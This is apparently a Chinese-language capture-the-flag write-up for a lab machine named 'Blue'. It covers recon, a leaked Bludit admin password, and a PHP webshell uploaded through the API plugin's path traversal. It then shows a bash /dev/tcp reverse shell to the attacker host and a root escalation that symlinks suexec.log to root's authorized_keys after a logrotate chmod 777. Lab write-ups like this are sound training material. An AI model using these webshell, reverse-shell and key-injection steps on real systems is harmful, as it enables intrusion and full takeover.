

| blue_daochunhan

| user

端口扫描：

```
nmap -p- -Pn --min-rate 5000 192.168.56.224
```

```
daochunhan@astra ~  
> nmap -p- -Pn --min-rate 5000 192.168.56.224  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 06:04 -0400  
Warning: 192.168.56.224 giving up on port because retransmission cap hit (10).  
Nmap scan report for 192.168.56.224  
Host is up (0.41s latency).  
Not shown: 64887 closed tcp ports (reset), 646 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 90.36 seconds  
daochunhan@astra ~
```

```
22/tcp open  ssh  
80/tcp open  http
```

80 是虚拟主机，直接访问 IP 会跳转到 blue.dsz (Apache/2.4.68)，写 /etc/hosts：

```
192.168.56.224 blue.dsz
```



```
^G Help      ^O Write Out  ^F Where Is   ^K Cut  
^X Exit      ^R Read File  ^\ Replace    ^U Pas
```

扫目录：

```
ffuf -u http://blue.dsz/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -mc all -ac
```


```
daochunhan@astra ~  
> ffuf -u http://blue.dsz/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -mc all -ac  
  
      /\_/\  /\_/\  /\_/\  /\_/\  
     /  _  \ /  _  \ /  _  \ /  _  \  
    /  _  \ /  _  \ /  _  \ /  _  \  
   /  _  \ /  _  \ /  _  \ /  _  \  
  /  _  \ /  _  \ /  _  \ /  _  \  
 /  _  \ /  _  \ /  _  \ /  _  \  
/  _  \ /  _  \ /  _  \ /  _  \  
 \  _  \ /  _  \ /  _  \ /  _  \  
  \  _  \ /  _  \ /  _  \ /  _  \  
   \  _  \ /  _  \ /  _  \ /  _  \  
    \  _  \ /  _  \ /  _  \ /  _  \  
     \  _  \ /  _  \ /  _  \ /  _  \  
      \__/\  \__/\  \__/\  \__/\  
  
v2.1.0-dev  
-----  
:: Method      : GET  
:: URL         : http://blue.dsz/FUZZ  
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt  
:: Follow redirects : false  
:: Calibration : true  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: all  
-----  
admin      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 119ms]  
LICENSE    [Status: 200, Size: 1083, Words: 155, Lines: 22, Duration: 62ms]  
api        [Status: 400, Size: 36, Words: 3, Lines: 1, Duration: 383ms]  
about      [Status: 200, Size: 6782, Words: 397, Lines: 179, Duration: 334ms]  
.          [Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 92ms]  
0          [Status: 200, Size: 11326, Words: 682, Lines: 281, Duration: 412ms]  
.gitignore [Status: 200, Size: 16, Words: 1, Lines: 2, Duration: 35ms]  
:: Progress: [43007/43007] :: Job [1/1] :: 101 req/sec :: Duration: [0:18:09] :: Errors: 377 ::  
daochunhan@astra ~
```

`/.gitignore` 泄露了 `credentials.ini`，直接访问拿到后台密码：




```
gl_+&YW3$28S^&R%
```

浏览器打开 `/admin/`，用 `admin / gl_+&YW3$28S^&R%` 登录：



进入 dashboard：



Bludit 版本 3.18.2，由已知漏洞信息得到 API 插件存在任意文件上传 RCE ([bludit/bludit#1672](#)，影响 $\leq 3.19.0$ ；对照 [3.18.2 源码](#) 确认当前版本没有扩展名拦截和写权限校验：

github.com/bludit/bludit/issues/1672

Closed [Security] Authenticated RCE via .htaccess Upload and Extension Blocklist Bypass #1672

Vulnerable Code

The `uploadFile()` function uses the following blocklist:

```
$blockedExtensions = ['php', 'phtml', 'php3', 'php4', 'php5', 'php7', 'phps', 'pht', 'phar'];
```

Missing from blocklist:

- .htaccess - allows modifying Apache configuration per-directory
- .php8 - valid PHP extension on modern PHP 8.x installations

Exploitation

Step 1: Upload .htaccess via API:
POST /api/files/<page-key>
Content: AddType application/x-httpd-php .php8

Step 2: Upload webshell with .php8 extension (bypasses blocklist):
POST /api/files/<page-key>
File: shell.php8
Content: <?php system(\$_GET['cmd']); ?>

Step 3: Execute commands:
GET /bl-content/uploads/pages/<page-key>/shell.php8?cmd=id
Response: uid=33(www-data)

Recommended Fix

Replace the blocklist with a whitelist approach:

```
$allowedExtensions = ['jpg', 'jpeg', 'png', 'gif', 'webp', 'svg', 'pdf', 'doc', 'docx', 'txt', 'csv', 'zip'];
```

Also block dotfiles:

```
if (strpos($filename, '.') === 0) {  
    return array('status' => '1', 'message' => 'File type not allowed.');
```

后台 API 插件配置页直接显示：

blue.dsz/admin/configure-plugin/pluginAPI

API

Interface to interact with Bludit using HTTP protocol.
[Read more about this plugin on API Introduction.](#)

URL
http://blue.dsz/api/{endpoint}

API Token
b35bbff0d5e6b8829b214fdb7f72ed70f42e07bbf860985a3a585cf59ed75cc55645df2ac7264b4ca0655f19cbf6eff792a7a01801368141e4550d7e8c056d3
This token is for read only and is regenerated every time you install the plugin

Amount of pages
15
This is the maximum of pages to return when you call to /api/pages

```
b35bbff0d5e6b8829b214fdb7f72ed70f42e07bbf860985a3a585cf59ed75cc55645df2ac7264b4ca0655f19cbf6eff792a7a01801368141e4550d7e8c056d3
```

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

```
curl --path-as-is -X POST 'http://blue.dsz/api/files/..' -F
'token=b35bbff0d5e6b8829b214fdb7f72ed70f42e07bbf860985a3a585cf59ed75cc55645
df2ac7264b4ca0655f19cbf6eff792a7a01801368141e4550d7e8c056d3' -F
'file=@shell.php;filename=shell.php;type=application/x-php'
```

```
daochunhan@astra ~
> curl --path-as-is -X POST 'http://blue.dsz/api/files/..' -F 'token=b35bbff0d5e6b8829b214fdb7f72ed70f42e07bbf860985a3a585cf59ed75cc55645df2ac7264b4ca0655f19cbf6
eff792a7a01801368141e4550d7e8c056d3' -F 'file=@shell.php;filename=shell.php;type=application/x-php'
{"status": "0", "message": "File uploaded.", "filename": "shell.php", "absolutePath": "\var\www\localhost\htdocs\bl-content\uploads\pages\..\shell.php", "absoluteUR
L": "http://blue.dsz/bl-content/uploads/pages/..\shell.php"}
daochunhan@astra ~
>
```

起监听：

```
nc -lvp 4444
```

反弹 shell：

```
curl --get 'http://blue.dsz/bl-content/uploads/shell.php' --data-urlencode
'cmd=/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.56.1/4444 0>&1"'
```

```
daochunhan@astra ~
> nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 100.77.251.68 58841
bash: cannot set terminal process group (2466): Not a tty
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
[Blue:/var/www/localhost/htdocs/bl-content/uploads$ id
id
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
[Blue:/var/www/localhost/htdocs/bl-content/uploads$ cd /home
cd /home
[Blue:/home$ ls
ls
nothing
[Blue:/home$ cat /home/nothing/user.txt
cat /home/nothing/user.txt
flag{user-e054f3aa6db6903af7a39a2cd1f270a1}
[Blue:/home$
```

root

本地枚举，SUID 里有 `/usr/sbin/suexec`：

```
find / -perm -4000 -type f 2>/dev/null
ls -l /usr/sbin/suexec
/usr/sbin/suexec
/usr/sbin/suexec apache apache /var/www/localhost/htdocs/x
```

```
Blue:/home/nothing$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
Blue:/home/nothing$ ls -l /usr/sbin/suexec
-rwsr-xr-x  1 root  root      14224 Jun 10 16:42 /usr/sbin/suexec
[Blue:/home/nothing$ /usr/sbin/suexec
suexec policy violation: see suexec log for more details
Blue:/home/nothing$
```

直接运行报错，提示看日志：

```
suexec policy violation: see suexec log for more details
```

```
[Blue:/home/nothing$ cd /var/log
[Blue:/var/log$ ls
acpid.log  apk.log  btmp      dmesg      lastlog    secure     wtmp
apache2    auth.log  cron.log  faillog     messages   syslog
[Blue:/var/log$ cd apache2
[Blue:/var/log/apache2$ ls -al
total 40
drwxr-xr-x  2 root  adm      4096 Aug 30 19:33 .
drwxr-xr-x  3 root  root     4096 Jun  8 23:14 ..
-rw-r----- 1 root  adm     6066 Aug 30 19:27 access.log
-rw-r--r--  1 root  adm       88 Aug 30 18:55 access.log-20260830
-rw-r--r--  1 root  adm    14147 Aug 30 19:13 error.log
-rw-r--r--  1 root  apache   41 Aug 30 19:33 suexec.log
Blue:/var/log/apache2$
```

```
cat /var/log/apache2/suexec.log
```

```
[Blue:/home/nothing$ cat /var/log/apache2/suexec.log
cat /var/log/apache2/suexec.log
[2026-08-31 05:23:32]: too few arguments
[2026-08-31 05:39:58]: invalid command (/var/www/localhost/htdocs/x)
Blue:/home/nothing$
```

查看日志，发现带参数调用 suexec 都会把参数原样写进 suexec.log：

```
[2026-08-31 04:35:21]: invalid command (/var/www/localhost/htdocs/x)
```


suexec 是 root 的 SUID，参数可控，如果能替换日志文件，就能让 root 帮我们写任意文件。但 `/var/log/apache2` 初始是 `drwxr-xr-x root adm`，不可写：

```
ls -ld /var/log/apache2
```

```
[Blue:/home/nothing$ ls -ld /var/log/apache2
ls -ld /var/log/apache2
drwxr-xr-x  2 root    adm          4096 Aug 31 05:23 /var/log/apache2
Blue:/home/nothing$
```

```
drwxr-xr-x  2 root    adm          4096 Aug 31 05:23 /var/log/apache2
```

查看 Apache 的 logrotate 配置，postrotate 里有 `chmod 777` 触发条件：

```
cat /etc/logrotate.d/apache2
```

```
[Blue:/home/nothing$ cat /etc/logrotate.d/apache2
cat /etc/logrotate.d/apache2
/var/log/apache2/access.log {
    weekly
    missingok
    rotate 4
    compress
    delaycompress
    notifempty
    create 640 root adm
    sharedscripts
    postrotate
        /etc/init.d/apache2 reload > /dev/null 2>&1 || true
    endscript
}

/var/log/apache2/error.log {
    size 5M
    rotate 1
    missingok
    notifempty
    create 644 root root
    postrotate
        /bin/chmod 777 /var/log/apache2
    endscript
}
Blue:/home/nothing$
```

```
/var/log/apache2/error.log {
    size 5M
    rotate 1
    missingok
    notifempty
    create 644 root root
    postrotate
        /bin/chmod 777 /var/log/apache2
```

```
endscript  
}
```

error.log 超 5M 触发轮转，用 pspy 观察定时任务：

```
/tmp/pspy64
```

```
2026/08/31 05:30:57 CMD: UID=0 PID=1 | /sbin/init  
2026/08/31 05:31:00 CMD: UID=0 PID=2667 | /usr/sbin/crond -c /etc/crontabs -f  
2026/08/31 05:31:00 CMD: UID=0 PID=2668 | /usr/sbin/crond -c /etc/crontabs -f  
2026/08/31 05:32:00 CMD: UID=0 PID=2671 |  
2026/08/31 05:32:00 CMD: UID=0 PID=2672 |  
2026/08/31 05:32:00 CMD: UID=0 PID=2673 | /bin/bash -c echo "[$(date)] Cron job executed: logrotate checker" >> /tmp/cron_debug.txt  
2026/08/31 05:33:00 CMD: UID=0 PID=2674 | /usr/sbin/crond -c /etc/crontabs -f  
2026/08/31 05:33:00 CMD: UID=0 PID=2675 | /bin/bash -c echo "[$(date)] Cron job executed: logrotate checker" >> /tmp/cron_debug.txt  
2026/08/31 05:33:00 CMD: UID=0 PID=2676 | /bin/bash -c echo "[$(date)] Cron job executed: logrotate checker" >> /tmp/cron_debug.txt
```

每分钟整点 logrotate 都会执行一次。

把 error.log 填充到 5M 以上：

```
curl -sG 'http://blue.dsz/bl-content/uploads/shell.php' --data-urlencode  
'cmd=for i in $(seq 1 1000000); do printf "ERR-%s\n" "$i" >&2; done; echo  
done'
```

```
[Blue:/$ ls -l /var/log/apache2/error.log  
ls -l /var/log/apache2/error.log  
-rw-r--r-- 1 root adm 10889841 Aug 31 06:05 /var/log/apache2/error.log
```

等下一轮 logrotate，确认目录变 777：

```
ls -ld /var/log/apache2
```

```
ls -ld /var/log/apache2  
drwxr-xr-x 2 root adm 4096 Aug 31 06:05 /var/log/apache2  
[Blue:/$ ls -ld /var/log/apache2  
ls -ld /var/log/apache2  
drwxrwxrwx 2 root adm 4096 Aug 31 06:06 /var/log/apache2  
Blue:/$ █
```

```
drwxrwxrwx 2 root adm 4096 Aug 31 05:23 /var/log/apache2
```

目录可写后，把 `suexec.log` 换成指向 `/root/.ssh/authorized_keys` 的软链接，再触发 suexec，root 写日志时参数里的换行会把公钥带进 `authorized_keys`：

```
mv /var/log/apache2/suexec.log /var/log/apache2/suexec.bak 2>/dev/null  
ln -s /root/.ssh/authorized_keys /var/log/apache2/suexec.log
```



```
/usr/sbin/suexec apache apache "/var/www/localhost/htdocs/x
ssh-ed25519
AAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im
daochunhan@kali
#"
```

```
ssh root@192.168.56.224 -i ~/.ssh/id_ed25519
```